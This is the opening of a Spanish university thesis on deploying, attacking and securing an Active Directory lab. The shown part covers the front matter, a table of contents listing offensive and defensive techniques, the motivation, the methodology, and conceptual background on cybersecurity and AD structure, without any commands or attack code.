

DESPLIEGUE, VULNERABILIDADES Y PROTECCIÓN DE UN DIRECTORIO ACTIVO

UOC

Javier Caballero Álvarez

Ingeniería Informática
Seguridad Informática

Nombre Tutor/a de TF

Jorge Miguel Moneo

**Profesor/a responsable de
la asignatura**

Helena Rifà Pous

Universitat Oberta
de Catalunya

Fecha Entrega

01/2023



Esta obra está sujeta a una licencia de Reconocimiento-NoComercial-CompartirIgual [3.0 España de Creative Commons](https://creativecommons.org/licenses/by-nc-sa/3.0/es/)

FICHA DEL TRABAJO FINAL

Título del trabajo:	<i>DESPLIEGUE, VULNERABILIDADES Y PROTECCIÓN DE UN DIRECTORIO ACTIVO</i>
Nombre del autor:	<i>JAVIER CABALLERO ÁLVAREZ</i>
Nombre del consultor/a:	<i>JORGE MIGUEL MONEO</i>
Nombre del PRA:	<i>HELENA RIFÀ POUS</i>
Fecha de entrega:	<i>01/2023</i>
Titulación o programa:	INGENIERÍA INFORMÁTICA
Área del Trabajo Final:	<i>SEGURIDAD INFORMÁTICA</i>
Idioma del trabajo:	CASTELLANO
Palabras clave	<i>AD, DESPLIEGUE, EXPLOTACIÓN</i>

Resumen del Trabajo

Con el auge y crecimiento de la economía son muchas las empresas que deciden tener su conjunto de servicios conectados con los usuarios a través de un Directorio Activo (a partir de ahora AD, de Active Directory).

Un AD contiene la información sobre los objetos en la red y los hace fácilmente detectables y utilizables por los usuarios y administradores, el AD utiliza un contenedor de datos estructurados como fundamento para la organización jerárquica lógica de la información del AD.

Por este motivo, será necesario establecer medidas de seguridad para proteger este servicio de posibles ciberdelincuentes. Este trabajo, presenta diferentes técnicas de penetración y elevación de privilegios en un AD, usadas por ciberdelincuentes desde una máquina atacante; además muestra como ejecutarlas en un entorno simulado y, por último, se presenta como proteger los sistemas de estas técnicas y se enfatiza la importancia de la seguridad en un AD para mantener los servicios ofrecidos por la empresa de forma segura.

Este trabajo servirá al grupo de profesionales ofensivo, para conocer las vulnerabilidades más comunes de un AD y para aprender a hacerse con el control total de este; a la vez servirá a los profesionales que se encargan de la defensa del servicio mostrándoles cómo defender este tipo de vulnerabilidades; además expondrá las flaquezas y fortalezas de contar con un AD en una empresa.

Abstract

With the rise and growth of the economy, many companies are deciding to have their set of services connected to the users through an Active Directory (hereafter AD, from Active Directory).

An AD contains information about objects on the network and makes them easily discoverable and usable by users and administrators, the AD uses a structured data container as the basis for the logical hierarchical organisation of the information in the AD.

For this reason, it will be necessary to establish security measures to protect this service from potential cyber criminals. This work presents different techniques of penetration and elevation of privileges in an AD, used by cybercriminals from an attacking machine; it also shows how to execute them in a simulated environment and, finally, it presents how to protect the systems from these techniques and emphasises the importance of security in an AD to maintain the services offered by the company in a secure way.

This work will help the group of offensive professionals to learn about the most common vulnerabilities of an AD and to learn how to take full control of it; at the same time, it will help the professionals in charge of defending the service by showing them how to defend this type of vulnerabilities; it will also expose the weaknesses and strengths of having an AD in a company.

ÍNDICE GENERAL

1.- INTRODUCCIÓN.....	1
1.1.- JUSTIFICACIÓN	1
1.2.- MOTIVACIÓN	1
1.3.- OBJETIVOS	2
1.4.- METODOLOGÍA.....	3
1.5.- IMPACTO EN SOSTENIBILIDAD, ÉTICO-SOCIAL Y DE DIVERSIDAD	5
1.5.1.- DIMENSIÓN SOSTENIBILIDAD.	5
1.5.2.- DIMENSIÓN COMPORTAMIENTO ÉTICO Y DE RESPONSABILIDAD SOCIAL (RS).	5
1.5.3.- DIMENSIÓN DIVERSIDAD, GÉNERO Y DERECHOS HUMANOS.....	5
1.6.- PLANIFICACIÓN DEL PROYECTO	6
2.- MATERIALES Y MÉTODOS.....	8
2.1.- ESTADO DEL ARTE	8
2.1.1.- CIBERSEGURIDAD	8
2.1.2.- DIRECTORIO ACTIVO	11
2.1.3.- PROYECTOS E INFORMES.....	13
2.1.3.1.- VALIDACIÓN DE CONFIGURACIÓN EN DIRECTORIO ACTIVO	13
2.1.3.2.- TÉCNICAS AVANZADAS DE DETECCIÓN DE INTRUSIONES	13
2.1.3.3.- AUDITORIAS DE DIRECTORIOS ACTIVOS	13
2.1.3.4.- DIRECTORIOS PÚBLICOS.....	14
2.1.4.- PLATAFORMAS DE PRÁCTICA.....	14
2.1.4.1.- HACKTHEBOX.....	14
2.1.4.2.- TRYHACKME.....	14
2.1.4.3.- LETSDEFEND	15
2.1.4.4.- BLUE TEAM LABS.....	15
2.1.5.- VIRTUALIZACIÓN / HIPERVISORES.....	15
2.1.5.1.- VMWARE WORKSTATION.....	17
2.1.5.2.- ORACLE VM VIRTUALBOX.....	17
2.1.6.- PENTESTING	18
2.1.7.- SISTEMAS OPERATIVOS PARA PENTESTING.....	19
2.1.7.1.- KALI LINUX.....	19
2.1.7.2.- PARROT SECURITY OS	20
2.1.7.3.- BLACKARCH LINUX.....	20
2.2.- PROPUESTA INICIAL	20
2.2.1.- HIPERVISOR.....	20
2.2.2.- ENTORNO VULNERABLE.....	21

2.2.3.- SISTEMA OPERATIVO PENTESTING	22
2.2.4.- ENTORNO FINAL	23
2.3.- PROPUESTA DE PENTESTING	23
2.3.1.- ALCANCE	26
2.3.1.1.- FINALIDAD	26
2.3.1.2.- TIPO DE AUDITORIA.....	26
2.3.1.3.- COMPROMISOS LEGALES.....	27
2.3.2.- RECONOCIMIENTO	27
2.3.2.1.- RECONOCIMIENTO DE EQUIPOS	27
2.3.2.2.- RECONOCIMIENTO DE SERVICIOS	28
2.3.2.3.- RECONOCIMIENTO DE USUARIOS.....	29
2.3.2.4.- ENTORNO FINAL	31
2.3.3.- SERVICIOS Y VULNERABILIDADES	32
2.3.3.1.- KERBEROS	32
2.3.3.2.- SAMBA	34
2.3.3.3.- DNS	35
2.3.3.4.- LDAP.....	36
2.3.3.5.- NTLM	37
2.3.3.6.- MISS PRIVILEGES	37
2.3.4.- EJECUCIÓN DE VECTORES DE ATAQUE.....	38
2.3.4.1.- OBTENCIÓN DE CONTRASEÑAS	38
2.3.4.2.- SITUACIÓN ACTUAL.....	40
2.3.4.3.- NTLMRELAY	41
2.3.4.4.- SITUACIÓN ACTUAL.....	43
2.3.4.5.- PASS THE HASH.....	44
2.3.4.6.- OBTENCIÓN DE INFORMACIÓN CON CREDENCIALES	44
2.3.4.7.- ELEVACIÓN DE PRIVILEGIOS	45
2.3.4.8.- OBTENCIÓN DE ACCESO AL AD.....	46
2.3.4.9.- SITUACIÓN ACTUAL.....	47
2.3.5.- PERSISTENCIA.....	47
2.3.5.1.- GOLDEN TICKET Y SILVER TICKET	48
2.3.6.- BORRADO DE HUELLAS	49
2.4.- PROPUESTA DE SEGURIDAD	49
2.4.1.- CONTRASEÑAS DEBILES.....	49
2.4.2.- ADMINISTRACIÓN DE PERMISOS DE USUARIOS	50
2.4.3.- EVALUACIONES CONTINUAS Y PERIODICAS	50

2.4.4.- KERBEROS ROASTING.....	50
2.4.5.- SAMBA RELAY Y NTLMRELAY	50
2.4.6.- ASREPROAST	51
2.4.7.- GOLDEN TICKET	51
3.- RESULTADOS	52
4.- CONCLUSIONES Y TRABAJOS FUTUROS	53
5.- GLOSARIO.....	55
6.- BIBLIOGRAFÍA.....	57
7.- ANEXOS	67
7.1.- COMPARATIVA ENTRE VMWARE Y VIRTUALBOX	67
7.2.- INSTALACIÓN DE VMWARE WORKSTATION PRO	69
7.3.- CONFIGURACIÓN Y ERRORES DE DETECTION LAB	70
7.3.1.- VAGRANT.....	71
7.3.2.- VMWARE DESKTOP VAGRANT PLUGIN.....	71
7.3.3.- VAGRANT VMWARE UTILITY.....	72
7.3.4.- DESPLIEGUE DE DETECTION LAB Y ERRORES	72
7.4.- CONFIGURACIÓN DE EQUIPOS DE LA RED VULNERABLE	75
7.4.1.- ACTIVE DIRECTORY	75
7.4.2.- CLIENTES	77
7.5.- INSTALACIÓN DE PARROT OS.....	79
7.6.- ANEXO CAPTURAS.....	80
7.6.1.- HERRAMIENTA CRACKMAPEXEC	80
7.6.2.- HERRAMIENTA NMAP	81
7.6.3.- HERRAMIENTA CUPP	83
7.6.4.- HERRAMIENTA KERBRUTE	83
7.6.5.- HERRAMIENTA RESPONDER.....	84
7.6.6.- HERRAMIENTA JOHN THE RIPPER	84
7.6.7.- HERRAMIENTA IMPACKET	85
7.6.8.- HERRAMIENTA RPCCLIENT	90
7.6.9.- HERRAMIENTA LDAPDOMAINDUMP	91
7.6.10.- HERRAMIENTA EVIL-WINRM.....	91
7.6.11.- HERRAMIENTA MIMIKATZ	92

ÍNDICE DE FIGURAS

Figura 1-Planificación del proyecto	6
Figura 2-Relación entre vulnerabilidad, amenaza y riesgo [28]	10
Figura 3-Fases de riesgos [29]	10
Figura 4-Eschema AD [31].....	12
Figura 5-Tipos de hipervisor [39]	16
Figura 6-Estructura Detection Lab [55]	21
Figura 7-Entorno Vulnerable Final	23
Figura 8-Eschema inicial	25
Figura 9-Entorno vulnerable Primera Fase	31
Figura 10-Mensajes de Kerberos para la autenticación en un servicio [65].....	33
Figura 11-Ataque SMB-Trap [71]	35
Figura 12-Protocolo NTLM [75].....	37
Figura 13-Entorno vulnerable Segunda Fase.....	40
Figura 14-Entorno vulnerable Tercera Fase.....	43
Figura 15-Entorno vulnerable Cuarta Fase	47
Figura 16-Captura 7 instalación VMware	69
Figura 17-Captura hipervisor VMware	70
Figura 18-Captura 6 Instalación Vagrant.....	71
Figura 19-Instalación Vagrant VMware Utility	72
Figura 20-Captura 3 Despliegue Detection Lab	73
Figura 21-Captura 1 configuración AD.....	75
Figura 22-Captura 2 configuración AD.....	76
Figura 23-Captura 1 configuración clientes.....	77
Figura 24-Autenticación Kerberos previa	78
Figura 25-Captura 1 Instalación Parrot Security OS	79
Figura 26-Captura 15 Instalación Parrot Security OS.....	80
Figura 27-Captura resultado comando cme smb	80
Figura 28-Herramienta CrackMapExec SMB	81
Figura 29-Nmap sobre AD	81
Figura 30-Nmap sobre clientes	82
Figura 31-Resultado Comando Nmap para enumerar Usuarios.....	82
Figura 32-Resultado Herramienta Cupp.....	83
Figura 33-Herramienta Kerbrute	83
Figura 34-Resultado Herramienta responder	84
Figura 35-Herramienta John The Ripper.....	84
Figura 36-Herramienta John the Ripper Kerberos.....	85
Figura 37-Resultado SAM impacket-ntlmrelayx	85
Figura 38-Reverse shell ntlmrelay.....	86
Figura 39- Ataque NTLMRelay IPv6	86
Figura 40-Resultado impacket-wmiexec	87
Figura 41-Herramienta impacket-secretsdump	87
Figura 42-Herramienta impacket-psexec	88
Figura 43-Herramienta impacket-psexec	88
Figura 44-Prueba de acceso sin Golden Ticket.....	89

Figura 45-Prueba de acceso con Golden Ticket	89
Figura 46-Herramienta impacket-ticketer	90
Figura 47-Herramienta rpcclient.....	90
Figura 48-Herramienta ldapdomaindump.....	91
Figura 49-Consulta de privilegios.....	91
Figura 50-Herramienta diskshadow	92
Figura 51-Herramienta Mimikatz lsadump.....	92
Figura 52-Herramienta Mimikatz kerberos::golden.....	93

ÍNDICE DE TABLAS

Tabla 1-Comparativa Virtualbox vs VMware [104]	69
--	----

1.- INTRODUCCIÓN

1.1.- JUSTIFICACIÓN

Como consecuencia de la pandemia del COVID-19, el campo de la ciberseguridad ha sido uno de los que más ha crecido dentro del ámbito de la informática, a su vez, la ciberdelincuencia ha presentado un auge sin precedentes [1]. El mes de octubre es el mes europeo de la ciberseguridad y este año ha girado sobre dos temas, el ransomware y el phishing [2]. No todas las empresas tienen la capacidad técnica, ni económica, para proteger sus activos y tienen que recurrir a empresas externas o a gastos desorbitados en hardware con una gran dificultad en su configuración.

Por este motivo, se ha decidido desarrollar este trabajo, ya que el uso del AD se ha extendido en los últimos años gracias a su facilidad de uso, configuración y gran documentación; esto ha propiciado que muchos ciberdelincuentes hayan puesto el foco en este vector de ataque [3], creando diferentes tipos de ofensivas y exponiendo los datos de las empresas en Internet. Para resolver estos problemas, se debe empezar por la educación de los usuarios en el ámbito de la seguridad y crear políticas de seguridad que protejan al usuario [4], pero cuando esto falla, se debe estar prevenido y saber subsanar este tipo de ataques.

Existe mucha documentación sobre el despliegue y funcionamiento de un AD [5], así como su defensa en diferentes módulos del servicio [6] [7], pero este trabajo se justifica con el conglomerado de todos estos estudios: desplegando un entorno de práctica encabezado por un controlador de dominio, ejecución de ataques y elevación de privilegios y, por último, la defensa ante estos peligros.

1.2.- MOTIVACIÓN

Este trabajo viene motivado por la intención de crear una plataforma que ayude a cualquier persona que desee desplegar un AD para practicar sus habilidades de ataque o defensa informática, de manera local; ya que actualmente existen plataformas que permiten este desarrollo específico en cada uno de estos ámbitos, pero ninguno que represente el proceso completo de este.

Por un lado, ayudará a cualquier persona dedicada a la parte ofensiva a penetrar en un sistema de AD y por otro a un administrador/a de sistemas, que gestione un AD en producción, a saber, cuáles son los vectores de ataque más conocidos para así poder evitarlos, sin necesidad de poner en peligro su servidor.

Por otro lado, la documentación ofrecida por Microsoft sobre su servicio es muy extensa y está bien documentada [8] y tienen cursos específicos donde se puede aprender todo sobre este servicio [9], además de algunas buenas prácticas [10] relacionadas con la seguridad para mejorar la protección del servicio, sin embargo, no se incorpora información sobre la materia ofensiva que puede afectar al servicio y tampoco como protegerse de esta.

Por último, está motivado de manera personal hacia el desarrollo como pentester en el mundo laboral y como mejorar las técnicas y metodologías utilizadas en una auditoría de AD, esperando que sirva de ayuda a otras personas que quieran desarrollar su carrera profesional dentro del ámbito de la ciberseguridad.

1.3.- OBJETIVOS

Este trabajo de fin de grado tiene como objetivo principal el desarrollo de una metodología eficaz a la hora de realizar pentesting hacia un AD. Este trabajo se desarrolla analizando las técnicas de explotación más habituales y utilizándolas como vector de ataque, esto servirá para que el pentester que esté realizando las pruebas de penetración pueda mantener un procedimiento hacia el control total del AD; además, le permitirá conocer cuáles son las posibles defensas contra cada uno de estos ataques, con el fin de generar un reporte a la altura de las expectativas.

Para cumplir con el fin de completar el objetivo principal, se proponen los siguientes objetivos operativos específicos:

- Comprender los conceptos básicos del pentesting y la ciberseguridad.
- Instalar una solución de virtualización y configurarla adecuadamente.
- Conocer herramientas para el despliegue de plataformas a vulnerar.
- Desarrollo de una plataforma de AD vulnerable.
- Estudiar las herramientas y técnicas para el pentesting de AD.
- Estudiar las herramientas y técnicas de elevación de privilegios en AD.
- Conocer la definición de persistencia en diferentes entornos.
- Estudiar las herramientas post-explotación en sistemas informáticos.
- Ejecución de técnicas de explotación sobre un AD.
- Estudiar las herramientas y técnicas de defensa contra técnicas de penetración.

Existen muchos aspectos para tener en cuenta, así como diferentes tecnologías y herramientas de las que se harán uso en este trabajo, por ello será necesario establecer un máximo nivel de detalle en el objetivo principal del proyecto, haciendo que sea necesario establecer cierta universalidad a la hora de analizar el resto de los objetivos operativos, con el fin de asegurar la culminación de este trabajo según la planificación establecida que se verá más adelante.

Por ejemplo, no se entrará en detalle de la configuración establecida en las soluciones de virtualización elegidas, así como la plataforma y la defensa, ya que esto no se alinea con el objetivo principal del trabajo. Sin embargo, a la hora de valorar el objetivo principal se analizarán diferentes herramientas para un mismo objetivo y se establecerá una aclaración precisa de cada proceso por el que se desarrolle el objetivo principal.

Existe un objetivo secundario y es el de proveer una plataforma de práctica con el que los pentesters puedan practicar la metodología impartida como objetivo principal de este trabajo, esto se realizará mediante la conjunción de las máquinas virtuales desplegadas durante este proyecto, incluyendo su configuración y diseño de red, gracias a esto el lector de este trabajo podrá seguir paso a paso los conceptos y procesos establecidos.

Por último, existe un último objetivo que trata de poner en obra las destrezas obtenidas durante el grado universitario, gracias a las asignaturas cursadas, entre las que se destacan:

- Seguridad en redes de computadores: esta asignatura expone los diferentes problemas de seguridad en las redes TCP/IP. Gracias a esta asignatura se ha podido poner en práctica ataques y defensas de las vulnerabilidades explicadas.
- Diseño de redes de computadores: esta asignatura presenta la creación de diferentes tipos de redes y como conseguir conectividad entre ellas, debido a esto se ha propuesto el desarrollo de la plataforma.
- Gestión de proyectos: esta asignatura provee de habilidades básicas para ser un miembro de un proyecto, por ello ha facilitado el desarrollo del objetivo principal.

A pesar de que en este proyecto se reduzca el nivel de detalle en algunos aspectos por motivos de tiempo, siempre se intentará valorar las alternativas más eficaces a la hora de obtener el objetivo principal.

1.4.- METODOLOGÍA

Alguna de las posibles estrategias de desarrollo de este trabajo podría ser el despliegue desde cero de un entorno de AD, para gestionar y configurar todos sus usuarios y servicios, después se podrían utilizar herramientas que automatizan los ataques con el fin de vulnerar este despliegue. Sin embargo, se busca un entorno lo más verídico posible, es decir, lo que un pentester puede encontrar en un servidor en producción de cualquier empresa. Además, las herramientas que ejecutan ataques automáticos son fácilmente detectables por antivirus o herramientas de monitorización.

Por este motivo, se buscará un entorno ya elaborado lo más parecido a un marco de producción de una empresa, así como herramientas de pentesting manuales que se adaptarán al entorno en cuestión y herramientas de detección ya instauradas, sin configurar, que permitan la modelación de un entorno seguro.

Por último, los recursos, metodologías y entornos utilizados serán extraídos de fuentes libres y accesibles a todos los usuarios con el fin de llegar al máximo público posible.

Los puntos para desarrollar la metodología durante el pentesting, se puede dividir en estos pasos:

- Alcance de la auditoría.
- Reconocimiento.
- Evaluación de vulnerabilidades.
- Prueba de intrusión.
- Post-explotación.
- Eliminación de huellas.
- Informe.

Referente a la metodología utilizada para la parte defensiva, se va a utilizar NIST [11], en su versión de técnicas de revisión, que son métodos pasivos que realizan revisiones constantes de los sistemas para detectar vulnerabilidades, las más destacas son:

- Revisión de la documentación.
- Revisión de registros
- Revisión del conjunto de reglas.
- Revisión de configuración de sistemas.
- Escaneo de la red.
- Comprobación de la integridad de los archivos.

1.5.- IMPACTO EN SOSTENIBILIDAD, ÉTICO-SOCIAL Y DE DIVERSIDAD

1.5.1.- DIMENSIÓN SOSTENIBILIDAD.

El resultado del proyecto presenta un impacto positivo en relación con el consumo/ahorro energético, ya que, si los lectores de este aprovechan los conocimientos presentados aquí y realizan hardening en sus servidores, podrán protegerse de ataques como DDOS, ya que dichos ataques afectan directamente a los recursos de los servidores haciendo que aumenten y consuman más energía.

1.5.2.- DIMENSIÓN COMPORTAMIENTO ÉTICO Y DE RESPONSABILIDAD SOCIAL (RS).

Este proyecto tiene un impacto positivo en el marco normativo, ya que permite la protección en materia de privacidad de datos [12], dando formación para evitar pérdidas de información sensible, protegiendo de ataques externos y conociendo los riesgos a los que se está expuesto, además de permitir tener un plan de acción ante posibles ataques, es decir, todos los beneficios que puede proveernos la ciberseguridad [13].

Gracias a este comportamiento, se puede obstaculizar que países que no respeten los derechos humanos accedan a “software de intrusión y vigilancia de comunicaciones IP” [14], además de proteger otros derechos como la propiedad intelectual [15].

1.5.3.- DIMENSIÓN DIVERSIDAD, GÉNERO Y DERECHOS HUMANOS.

El proyecto tiene un impacto neutro con respecto a la diversidad y al género, ya que da igual de que raza, religión, orientación sexual, ideología o sexo se sea, que este proyecto va a servir en la vida laboral o privada de un pentester, si se desea mejorar en sus prácticas de pentesting o de protección de un AD.

1.6.- PLANIFICACIÓN DEL PROYECTO

En la **Figura 1** se puede observar el diagrama de GANTT que se utilizará para seguir una planificación efectiva del proyecto, en él aparecen las fechas claves relacionadas con el desarrollo de este:

- Inicio del proyecto (28 de septiembre 2022): en esta fecha comenzará la redacción del TFG junto con la búsqueda de información que apoyen este proyecto.
- Desarrollo del proyecto (7 de noviembre 2022): en esta etapa se progresa en el trabajo con la realización del grueso de este, donde se incluyen todo el despliegue, vulneración y defensa del activo.
- Fin del proyecto (11 de enero 2022): en este último punto se entregará el trabajo escrito y se filmará el video de presentación.




Figura 1-Planificación del proyecto

Como la presentación de este proyecto ha sido gestionada mediante entregas parciales, además de seguir la planificación, se ha incluido una tabla de control de cambios para cada una de las entregas.

Algunos de los riesgos y posibles respuestas que se pueden dar a este tipo de proyecto son los siguientes:

- R1: falta de recursos hardware, algunas de las máquinas virtuales que se utilizan pueden realizar un gran consumo de recursos en el host.
 - R1A1: se utilizará cualquier proveedor de servicios en la nube, para el despliegue de las máquinas.
- R2: errores en el despliegue, es posible que el despliegue de las máquinas no sea efectivo y no pueda ser llevado a cabo.
 - R2A1: se establecerá un apoyo en la documentación disponible del hipervisor o proveedor de las máquinas, que además cuentan con un gran soporte.
- R3: fallo en las técnicas de penetración, algunas herramientas con las que se trabajan no podrán ejecutarse por problemas en la máquina víctima o en la atacante.
 - R3A1: se utilizarán otras herramientas similares con las que se pueda obtener el mismo resultado.
- R4: incumplimiento de los tiempos establecidos para cada tarea.
 - R4A2: se ocupará la mayor parte del tiempo libre en este proyecto.

El proyecto estará dividido en diferentes capítulos exponiendo en cada uno los objetivos a cumplir.

- Capítulo 1: Descripción de los aspectos técnicos (pentesting, ciberseguridad, virtualización) tratados en el proyecto desde un punto de vista teórico.
- Capítulo 2: Hipervisor y despliegue de entorno de AD.
- Capítulo 3: Técnicas de pentesting.
- Capítulo 4: Técnicas de elevación de privilegios.
- Capítulo 5: Técnicas de post-explotación y persistencia.
- Capítulo 6: Evasión para las técnicas utilizadas.

2.- MATERIALES Y MÉTODOS

2.1.- ESTADO DEL ARTE

Para la realización de este proyecto se estudian los diferentes trabajos y herramientas que se encuentran en el mercado sobre la temática a trabajar, desde que es la ciberseguridad y un AD y más adelante centrándose específicamente en el ataque y defensa de un AD.

Existen diferentes proyectos que informan de la validación de configuración en el AD [16] o técnicas avanzadas de detección de intrusiones [17], así como información de realización de auditorías de directorios activos [18]. Por otro lado, ninguno de estos proyectos explica de manera global que es un AD o las posibles técnicas de ataque, simplemente se centran en su objetivo y no dan una visión global de conjunto, como si lo hace este trabajo.

También existen diferentes plataformas que permiten realizar pruebas de penetración en servidores de AD: HacktheBox [19] o TryHackMe [20] y otras que permiten la defensa de este tipo de servicios como: letsDefend [21] o Blue Team Labs [22], pero no dan opciones de desarrollar el despliegue o la gestión completa del servicio.

A pesar de existir mucha información en la red, algunos trabajos sobre directorios públicos [23] y muchas herramientas automáticas [24] ninguna plantea una investigación general sobre los diferentes ataques a estos sistemas y es por lo que se realiza el desarrollo de este proyecto.

2.1.1.- CIBERSEGURIDAD

“La ciberseguridad es la práctica de proteger los sistemas más importantes y la información confidencial ante ataques digitales. También conocida como seguridad de la tecnología de la información (TI), las medidas de ciberseguridad están diseñadas para combatir las amenazas a sistemas en red y aplicaciones, que se originan tanto desde dentro como desde fuera de una organización.” [25]

La ciberseguridad contempla 3 conceptos claves: [26]

- Vulnerabilidad: se tratan de deficiencias que se pueden encontrar en cualquier equipo informático y que atentan contra la información que este guarda, exponiendo así su disponibilidad, confidencialidad e integridad. Suelen ser provocados por un factor humano, ya sea por un mal desarrollo de un programa, configuraciones erróneas, permisos en recursos pocos restrictivos o tráfico de red no autorizados.

Por último, suelen identificarse mediante códigos únicos, llamado CVE (Common Vulnerabilities and Exposures) [27] compuesto por el año actual y el número asignado por la organización.

- Amenaza: es el acto de ejecutar las vulnerabilidades encontradas en un sistema informático con el fin de afectar perjudicialmente a este. Las amenazas pueden surgir de ataques internos, empleados, como externos, sin acceso a la red de manera autorizada; así como de eventos físicos como terremotos o huracanes o por la falta del uso del cifrado, entre otros.

Algunas fuentes comunes de amenazas son:

- Malware: es un tipo de código malicioso que permite a un atacante realizar diferentes acciones. Estas acciones pueden incluir ataques genéricos hasta ataques más precisos dirigidos a objetivos específicos de una red.
 - Ingeniería social: es una técnica de persuasión para aprovechar las buenas intenciones o descuidos de la víctima que permite obtener información sensible o clasificada para utilizarla posteriormente junto con otro tipo de ataque.
 - Amenazas persistentes avanzadas (APT): se tratan de ataques síncronos dirigidos hacia un sistema específico para robar su información, este tipo de ataque se caracterizan por no ser fáciles de detectar.
 - Botnet: es un grupo de computadoras infectadas por un malware que permiten ejecutar diferentes programas, sin que la víctima se dé cuenta, dando un control total al atacante.
 - Redes sociales: el uso de este tipo de sistemas por los empleados o clientes de una organización puede contribuir al dañar la reputación de esta.
 - Servicios en la nube: las organizaciones que usen este tipo de servicio deben contratar a un proveedor que demuestre ser seguro y que permita la firma de un SLA o ANS (acuerdo de nivel de servicio).
- Riesgos: se trata de la posibilidad de que un evento relacionado con la seguridad se convierta en una amenaza y que cause perjuicio contra un sistema. Esta medida se ejecuta mientras exista una vulnerabilidad asociada a una amenaza específica. El riesgo depende de dos factores, la posibilidad de que se produzca la amenaza y la vulnerabilidad para causar el daño (**Figura 2**).

Los incidentes de ciberseguridad pueden acarrear sanciones económicas, así como obstáculos legales, para ello, es necesario realizar un análisis de riesgo que permitirá identificar los sistemas críticos de una organización, así como las posibles amenazas que pueden poner en peligro su disponibilidad, integridad o confidencialidad. El riesgo se divide generalmente en 6 fases (**Figura 3**).

Según la importancia estudiada en el análisis de riesgos se podrá:

- Evitar el riesgo eliminando la raíz que lo causa.
- Reducir el impacto o posibilidad de los riesgos.
- Intentar compartir o transferir el riesgo.
- Aceptar su existencia.



Figura 2-Relación entre vulnerabilidad, amenaza y riesgo [28]



Figura 3-Fases de riesgos [29]

2.1.2.- DIRECTORIO ACTIVO

Un AD, es un servicio que simplifica las jerarquías y le permite almacenar objetos para un fácil y rápido acceso y manipulación. Está desarrollado y mantenido por Microsoft, además, permite la gestión centralizada de tareas y recursos para todos los usuarios. AD en esencia posibilita el mapeo de las estructuras de una organización, separándolas por dominios y unidades de la estructura, junto con sus objetos. **[30]**

AD usa diferentes protocolos de red como LDAP, DHCP, KERBEROS y DNS y actúa como base de datos que almacena registros que forman parte de la red, identificando de manera centralizada a los usuarios de esta. Muchas aplicaciones dependen directamente de un AD, por lo que si este servicio falla podría causar graves problemas a la organización, por este motivo, es posible distribuir las bases de datos en diferentes servidores garantizando la disponibilidad del AD en todo momento.

La estructura lógica de un AD se basa en la agrupación de elementos que forman parte de un dominio hasta llegar a los elementos en sí mismo, que pueden ser usuarios, periféricos u otros servidores. Un AD se compone de los siguientes elementos:

- Objetos: es la unidad más pequeña gestionada por un AD y corresponde a una sola entrada en la base de datos. En ella se describen los recursos o los dispositivos como ordenadores, servidores, almacenamiento, impresoras, usuarios, grupos o archivos compartidos; todas las características que posee un objeto, como su tipo, la clase, las propiedades o su sintaxis generalmente se definen mediante un esquema común.
- Clases: son los esquemas o plantillas que componen los tipos de objetos, cada clase define de forma inequívoca las propiedades o atributos que componen al objeto, ya que cada objeto contiene una combinación propia de todos estos valores.
- Esquema: se trata de la separación lógica de la red en diferentes dominios, ya que cumplen las mismas condiciones y gestiones de seguridad.
- Unidades organizativas: se trata de los contenedores que se encargan de la organización de los objetos.
- Controladores de dominio: es el servicio que controla la autenticación de los objetos y les asigna las diferentes configuraciones de seguridad. Estos controladores almacenan toda la información del AD, lo que le hace imprescindible a la hora de iniciar sesión y realizar consultas y gestiones en el AD.

- **Dominio:** son los nombres de dominio únicos destinados a identificar a las estructuras de la organización, siguen las convenciones relacionadas con las nomenclaturas de los DNS, lo que permite establecer dominios y subdominios para estructuras internas dentro de un dominio.
- **Árboles de dominio:** se trata de un conjunto de dominios donde en función de su inclusión en la estructura permite convertirse en el hijo de un dominio mayor.
- **Bosque:** es un conjunto de árboles que componen el servicio completo de un AD.

Finalmente, el AD permite administrar de manera centralizada los objetos que se conecte a él mediante las políticas de grupo, esta administración permite ejecutar script, cambiar el escritorio o realizar instalaciones de programas de manera independiente, sin que el usuario del objeto actúe. Estas políticas se aplican en los diferentes niveles que proporciona el AD, a nivel de sitio, a nivel de dominio y a nivel de unidad organizativa (OU). Todas estas configuraciones se atienden durante el inicio del objeto y cada 90 minutos y en función del área de aplicación se catalogan como objeto de directiva de grupo (GPO), si afecta a una estructura o dominio u objeto de directiva de grupo local (LGPO), si se aplica sobre un objeto en concreto.

